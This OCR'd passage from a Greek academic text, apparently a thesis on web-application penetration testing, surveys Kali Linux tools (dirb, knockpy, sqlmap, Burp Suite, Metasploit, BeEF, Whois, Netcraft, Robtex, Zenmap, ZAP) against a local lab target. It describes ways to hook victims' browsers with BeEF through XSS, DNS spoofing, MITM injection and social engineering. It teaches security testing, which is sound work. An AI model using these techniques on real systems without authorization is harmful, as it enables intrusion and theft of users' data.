
λίστα αρχείων. Στην εικόνα 8 έχουμε τρέξει την εντολή **dirb http://10.0.2.5/mutillidae** και μας έχει εμφανίσει τους καταλόγους που έχει αναζητήσει.



Εικόνα 8. Δοκιμή Dirb

Knock

Είναι εφαρμογή γραμμένη σε Python γλώσσα προγραμματισμού και χρησιμοποιεί Brute Force αναζήτηση για να βρει διάφορα subdomains που μπορεί να διαθέτει ένα domain. Αλγόριθμοι που χρησιμοποιούν Brute Force μπορεί να πάρουν πολύ ώρα ανάλογα με τη λίστα την οποία ψάχνουν για να μας φέρουν αποτελέσματα. Δοκιμή έγινε στο google.com, όπως φαίνεται από την εικόνα 9, βρίσκοντας ήδη τέσσερα subdomains και όπως φαίνεται από την εικόνα η τελευταία αναζήτηση εκείνη τη στιγμή ήταν το activestat, γνωρίζοντας τη λίστα καταλαβαίνουμε ότι είναι ακόμα στην αρχή της μιας και είναι με αλφαβητική σειρά. Ένα τέτοιο πρόγραμμα μπορεί να μας βοηθήσει να αναζητήσουμε σελίδες της εφαρμογής οι οποίες δεν είναι γνωστές και μπορεί να περιέχουν τρωτά σημεία. Για παράδειγμα ένα subdomain που έχει δημιουργηθεί για δοκιμαστικούς σκοπούς για κάποια καινούρια ενημέρωση, μία τέτοια σελίδα μπορεί να έχει αρκετές ευπάθειες μιας και είναι ακόμα υπό κατασκευή.




Εικόνα 9. Δοκιμή Knockpy

SQLmap

Ένα άλλο σημαντικό πρόγραμμα που έχουμε εγκαταστήσει στα Kali και μπορεί να μας βοηθήσει στην εύρεση και στην εκμετάλλευση των ευπαθειών SQL Injection είναι το SQLmap. Δουλεύει για διαφορετικούς τύπους βάσεων δεδομένων (mysql, mssql, postgresql), είναι εφαρμογή που τρέχει στο terminal των Linux, δεν έχει κάποιο γραφικό περιβάλλον και η εντολή sqlmap –help μας εμφανίζει όλες τις δυνατότητες που υπάρχουν για δοκιμές στο στόχο μας.

Burp Suite

Ένα ακόμα πρόγραμμα που θα χρησιμοποιήσουμε είναι το Burp Suite, του οποίου το γραφικό περιβάλλον φαίνεται στην εικόνα 10, και είναι εγκατεστημένο στα Kali για να μας βοηθήσει να αναχαιτίσουμε τα αιτήματα από και προς τον διακομιστή της διαδικτυακής εφαρμογής. Έχει ενσωματωμένο proxy server για να μας βοηθήσει για τη συγκεκριμένη λειτουργία. Με την υποκλοπή αυτή θα μπορούμε να αλλάξουμε τα headers που στέλνονται μεταξύ του περιηγητή και του διακομιστή της διαδικτυακής εφαρμογής.



Εικόνα 10. Burp Suite

Δύο από τα πιο βασικά προγράμματα που πρέπει να είναι εγκατεστημένα σε ένα μηχάνημα Kali για δοκιμές διείσδυσης είναι το Metasploit Framework και το Browser Exploitation Framework (BeEF).

Metasploit Framework


Είναι ένα εκτελέσιμο πρόγραμμα εκμετάλλευσης ευπαθειών. Μπορεί όμως να χρησιμοποιηθεί και για άλλες δοκιμές διείσδυσης όπως, έλεγχο πορτών, αναγνώριση υπηρεσιών και άλλα. Είναι πρόγραμμα που τρέχει στο terminal και χρησιμοποιεί διάφορα payloads, έτοιμα αρχεία κακόβουλου λογισμικού τα οποία μπορούν να εκμεταλλευτούν ευπάθειες που μπορεί να έχει ένας στόχος. Παρακάτω είναι μερικές από τις εντολές του:

- **msfconsole** → εκτέλεση προγράμματος
- **help** → εμφανίζει μενού με τις εντολές
- **show [parameter]** → εμφανίζει λίστα ανάλογα την παράμετρο
- **use [parameter]** → χρησιμοποιεί κάποιο exploit, payload, auxiliary
- **set [parameter][value]** → παραμετροποιεί την παράμετρο με την τιμή που του δίνεις
- **exploit** → τρέχει την εργασία που του έχεις δώσει

Browser Exploitation Framework (BeEF)

Το BeEF είναι μία Web εφαρμογή (Εικόνα 11) και μπορούμε να το "αγκιστρώσουμε" σε ένα φυλλομετρητή και μετά να τρέξουμε ένα μεγάλο αριθμό επιθέσεων για να υποκλέψουμε στοιχεία ή ακόμα και να αποκτήσουμε πρόσβαση στο μηχάνημα του στόχου μας. Για να καταφέρουμε να "αγκιστρώσουμε" ένα στόχο θα πρέπει εκείνος να φορτώσει ένα "αγκίστρι" – URL (Hook URL). Ουσιαστικά ένα τέτοιο URL περιέχει ένα link το οποίο φορτώνει ένα JavaScript αρχείο και ενώνει τον φυλλομετρητή με το BeEF. Για να το πετύχουμε αυτό υπάρχουν διάφοροι τρόποι, εμείς θα χρησιμοποιήσουμε τον πρώτο:

- Χρησιμοποιώντας XSS ευπάθειες
- Με DNS (Domain Name Service) Spoof requests, κάνοντάς αίτηση ο χρήστης μία σελίδα αντί να του απαντήσει στο αίτημα ένας δημόσιος DNS διακομιστής, υποκλέπτει ο κακόβουλος χρήστης το αίτημα και απαντάει μέσω ενός δικού του DNS διακομιστή και τον κάνει redirect σε μία σελίδα που να περιέχει ένα τέτοιο link
- Να γίνουμε ο MITM (Man in the Middle) και να κάνουμε Inject το JavaScript link μέσω payloads όπως το *hstshijack.payloads*.
- Μέσω του Social Engineering να κάνουμε το στόχο μας να ανοίξει μία hooked σελίδα.



Εικόνα 11. BeEF preview

4.4.2 Συγκέντρωση Πληροφοριών

Πριν από κάθε επίθεση θα πρέπει να γίνεται μία ανάλυση του στόχου μας. Μία διαδικτυακή εφαρμογή τρέχει πάνω σε έναν υπολογιστή, οπότε μπορούμε να χρησιμοποιήσουμε αρκετές τεχνικές για να την εκμεταλλευτούμε. Οι τεχνικές αυτές μπορεί να είναι είτε Server – side και να κοιτάξουμε ευπάθειες στον διακομιστή που τρέχει, είτε Client – side και να μαζέψουμε πληροφορίες για τους

χρήστες – διαχειριστές που έχουν πρόσβαση σε αυτή. Οι Server – side μπορεί να είναι επιθέσεις πάνω στο μηχάνημα και στις λειτουργίες τους, αλλά μπορεί να είναι και στον κώδικα της διαδικτυακής εφαρμογής. Στα παραδείγματά μας θα χρησιμοποιήσουμε κυρίως server – side επιθέσεις, εκτός την XSS injection που θα είναι η μόνη επίθεση από τις client – side. Η γενική ιδέα πάνω σε μία εκμετάλλευση ευπάθειας μιας διαδικτυακής εφαρμογής είναι πρώτα να μάθουμε πληροφορίες για το τι τεχνολογίες χρησιμοποιεί, σε ποιους domain βρίσκεται, ποια είναι η Public IP διεύθυνση και έπειτα να γίνει ανάλυση των σελίδων της για να ανακαλύψουμε πιθανές ευπάθειες εκχώρησης κώδικα, προβλήματα ασφαλείας και άλλα. Για να γίνει αυτό υπάρχουν διάφορα εργαλεία που μπορούν να μας βοηθήσουν, είτε άλλες διαδικτυακές εφαρμογές, είτε προγράμματα που πρέπει να γίνουν εγκατάσταση στο μηχάνημα του κακόβουλου χρήστη.


Whois Lookup

Whois Lookup είναι πρωτόκολλο το οποίο διαθέτει πληροφορίες για τους ιδιοκτήτες των domain, την IP των server που τρέχουν και κάποιες φορές τον τύπο και την έκδοση του server και μπορεί να βρεθεί σε διάφορες διαδικτυακές εφαρμογές σε αναζήτηση στο Google. Στην εικόνα 12 φαίνονται πληροφορίες για τον τύπο του διακομιστή της διαδικτυακής εφαρμογής, ενώ στην εικόνα 13 φαίνονται πληροφορίες όπως IP address και πληροφορίες για το domain.

– Website

Website Title	iSecur1ty | مجتمع عربي للهاكر الأخلاقي
Server Type	Apache/2.2.15 (CentOS)
Response Code	200

Εικόνα 12. Whois Lookup server details




Εικόνα 13. Whois Lookup

Netcraft

Το Netcraft είναι μία διαδικτυακή εφαρμογή που διαθέτει διάφορες πληροφορίες που χρησιμοποιούν άλλες διαδικτυακές εφαρμογές (Εικόνα 14) αλλά οι πιο χρήσιμες είναι η αναφορά που γίνεται στις τεχνολογίες τους.

- Background (Βασικά στοιχεία εταιρείας)
- Network (Domain, IP, Hosting country, etc)
- IP delegation (IP range της hosting εταιρείας)
- SSL/TLS
- Hosting history (προηγούμενοι hosting owners, IP, λειτουργικό σύστημα και web server types)
- Web trackers (εφαρμογές τρίτων εταιρειών που φορτώνονται μαζί με την ιστοσελίδα)
- **Site technology (Application servers, server-side, client-side τα οποία φαίνονται στην εικόνα 15)**



Client-Side Scripting Frameworks

Frameworks or libraries allow for easier development of applications by providing an Application Program Interface (API) or a methodology to follow whilst developing.


Technology	Description	Popular sites using this technology
jQuery	A JavaScript library used to simplify the client-side scripting of HTML	www.t-online.de, www.amazon.co.jp, www.arco.co.uk
Google Hosted Libraries	Google API to retrieve JavaScript libraries	www.researchgate.net, www.google.com, www.mozilla.org
Bootstrap Javascript Library	*No description*	www.fidelity.com, www.ansa.it, www.qwant.com

Blog

Blog software is software designed to simplify creating and maintaining weblogs. They are specialized content management systems that support the authoring, editing, and publishing of blog posts and comments.

Technology	Description	Popular sites using this technology
WordPress Self-Hosted	Free and open source blogging tool and a content management system (CMS) based on PHP and MySQL (hosted independently)	resources.infosecinstitute.com, itsfoss.com, pjmedia.com

Εικόνα 14. Netcraft section with technologies of the site



Site Technology (fetched today)

Application Servers

An application server is a server that provides software applications with services such as security, data services, transaction support, load balancing, and management of large distributed systems.

Technology	Description	Popular sites using this technology
CentOS	*No description*	www.imagebam.com, www.s3blog.org, www.centos.org
Apache	Web server software	www.babnet.net, www.internetdownloadmanager.com, www.britannica.com

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description	Popular sites using this technology
PHP	PHP is supported and/or running	www.etsy.com, www.wilderssecurity.com, www.banggood.com
XML	*No description*	www.virustotal.com, tag.idsync.analytics.yahoo.com, cdn.bannerflow.com
SSL	A cryptographic protocol providing communication security over the Internet	login.microsoftonline.com, medium.com, coinmarketcap.com
PHP Enabled	Server supports PHP	www.ilovepdf.com, as1.ondemand.esker.com, nos.nl

Client-Side


Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description	Popular sites using this technology
Asynchronous Javascript	*No description*	www.ebay.com, www.walmart.com, www.bbc.co.uk
JavaScript	Widely-supported programming language commonly used to power client-side dynamic content on websites	

Εικόνα 15. Netcraft section with technologies of the site

Robtex

Με την εφαρμογή Robtex μπορούμε να συγκεντρώσουμε πληροφορίες όπως name servers, mail servers, IP addresses, records, SEO (Search Engine Optimization Information), η εικόνα 16 δείχνει αυτές τις πληροφορίες.




Εικόνα 16. Robtex preview

Εκτός από τις εφαρμογές που είδαμε και είναι διαθέσιμες για χρήση μέσω του Διαδικτύου, υπάρχουν και αυτές που πρέπει να εγκατασταθούν στο μηχάνημα του κακόβουλου χρήστη. Παρακάτω θα αναφερθούμε στο Zed Attack Proxy και στο Zenmap τα οποία έχουν γίνει εγκατάσταση στο μηχάνημα των Kali Linux για να μας βοηθήσουν με την ανάλυση του στόχου μας.

Zenmap


Το Zenmap είναι ένα εργαλείο το οποίο μπορεί να σαρώσει όλο το δίκτυο για πιθανούς στόχους που υπάρχουν ή μεμονωμένα το στόχο που θέλουμε και δείχνει ποιες πόρτες έχει ανοιχτές, ποιες υπηρεσίες χρησιμοποιούνται, τις εκδόσεις που τρέχουν και άλλες επιπλέον πληροφορίες για την κάθε υπηρεσία. Στο παράδειγμα της εικόνα 17 έγινε δοκιμή μεμονωμένα στο διακομιστή που θα χρησιμοποιήσουμε εμφανίζοντάς μας πάρα πολλές πληροφορίες σχετικά με τις υπηρεσίες και τις πόρτες που χρησιμοποιούν, όπως η πόρτα 21 που αφορά FTP (File Transfer Protocol) σύνδεση ή η πόρτα 22 που έχει να κάνει με ασφαλή σύνδεση μέσω SSH (Secure Shell).



Εικόνα 17. Σάρωση στόχου 10.0.2.5 με Nmap

ZAP

Ένα άλλο σημαντικό εργαλείο είναι το ZAP (Zed Attack Proxy), το οποίο φαίνεται στην εικόνα 18, και είναι ένα έργο του OWASP. Μπορεί να βρει αυτόματα ευπάθειες στις διαδικτυακές εφαρμογές και να σου αναλύσει το λόγο που έχει δημιουργηθεί και πως να την αντιμετωπίσεις. Είναι εύκολο στη χρήση αλλά μπορεί να χρησιμοποιηθεί και για χειροκίνητες δοκιμές ευπαθειών για μεγαλύτερη ανάλυση και ευελιξία.



